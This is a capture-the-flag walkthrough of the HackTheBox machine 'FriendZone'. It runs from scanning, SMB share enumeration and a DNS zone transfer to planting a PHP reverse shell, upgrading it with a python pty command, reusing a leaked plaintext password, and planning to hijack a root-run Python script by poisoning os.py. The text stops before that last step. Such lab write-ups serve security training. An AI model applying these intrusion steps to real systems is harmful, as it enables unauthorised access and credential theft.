HackTheBox - FriendZone

Starting with a basic namp scan using nmap automator
└─$ autonmap 10.10.10.123 All

Running all scans on 10.10.10.123

Host is likely running Linux


---------------------Starting Port Scan-----------------------

PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds

---------------------Starting Script Scan-----------------------

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found

| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.0.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m48s, deviation: 1h43m55s, median: 10s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2021-06-08T06:44:32+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-08T03:44:33
|_  start_date: N/A
We have port 21 (ftp) port open , trying if anonymous login is allowed

And we don't have anonymous login enabled
We also have smb ports open , Using smbclient and smbmap we can see the shares to which we have read write permissions

We have read permission to general share
and read write permission to Development share
By using the smbclient to connect to general share
smbclient //10.10.10.123/general

We find a file called creds.txt which contains password for admin


We do not fnd anything in the Development share
Now by using the credentials we got from the general share we try to connect to one of the admin shares
But we are not able to log into it , maybe the credentials are for some other services
Let's have a look at the http port 80
And we get


Nothing in the source code
Running a gobuster scan against it to see any hidden directories


So nothing there in the /robots.txt

Nothing in the wordpress directory too
Here we find that the common name is friendzone.red
Adding friendzone.red to /etc/hosts file
We also have port 53 (DNS) port open
So let's try something with it , Let's try for dns misconfiguration (DNS ZoneTransfer)
dig axfr friendzone @10.10.10.123
And we get many subdomains

Adding them to the /etc/hosts file

Now going to each subdomain
http://uploads.friendzone.red
We get

Nothing in the source code too
http://administrator1.friendzone.red
We cannot find anything on port 80 so let's try out for port 443 https
https://administrator1.friendzone.red
And we get


Now using the credentials we found earlier in the creds.txt
We login and get


Going to dashboard.php we get
Going to https://uploads.friendzone.red we get

A page where we can upload files , only image files

Earlier while enumerating smb we found that we have a share called Development where we have write permissions
So we'll try to upload a php file which will get us a reverse shell
By using the php reverse shell file from kali linux and changing our ip and port number we are ready to upload the file
Now using smbclient to put the file in the Development directory
Here we have a parameter called pagename which we can modify and call our script


Running the file we get back a reverse shell
And we get the user.txt

We are in a non interactive shell

Using python -c "import pty; pty.spawn('/bin/bash')" we get a fully interactive shell
Time for some priv-esc
The directory we were in earlier contains some files

Viewing the contents of the file mysql_data.conf we get credentials for the user friend

username :- friend
password :- Agpyu12!0.213$
Using the credentials in ssh we successfully log in as the user friend


We find that we don't have permission to run sudo
Looking around we find a directory containing reporter.py which is running as root user

But unfortunately we are unable to modify the file
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
We see that the script is importing the os library from python
So what we can do is we can poison the library itself
And we see that we have read write execute permissions for the file os.py
